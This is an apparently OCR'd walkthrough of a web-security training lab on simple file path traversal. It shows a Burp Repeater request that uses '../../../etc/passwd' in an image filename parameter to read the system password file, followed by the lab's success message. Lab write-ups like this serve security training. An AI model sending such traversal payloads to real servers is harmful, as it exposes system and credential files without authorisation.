


File path traversal, simple case

This lab contains a file path traversal vulnerability in the display of product images.
To solve the lab, retrieve the contents of the /etc/passwd file.

Set up an image request in repeater








Adjust the repeater query with the passwd traversal exploit

Request

Pretty Raw Hex \n

```
1 GET /image?filename=../../../etc/passwd HTTP/1.1
2 Host:
  0a54001603bfd75dc758e3a700840039.web-security-acade
  my.net
3 Cookie: session=jpNaPmb6JsUWhnv3CF9Leqtt5W7uJJfK
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
  .9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a54001603bfd75dc758e3a700840039.web-securi
  ty-academy.net/product?productId=3
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Check Out the Loot



Bask in automated praise

Congratulations, you solved the lab!

Paddling Pool Shoes

★★☆☆☆

$90.76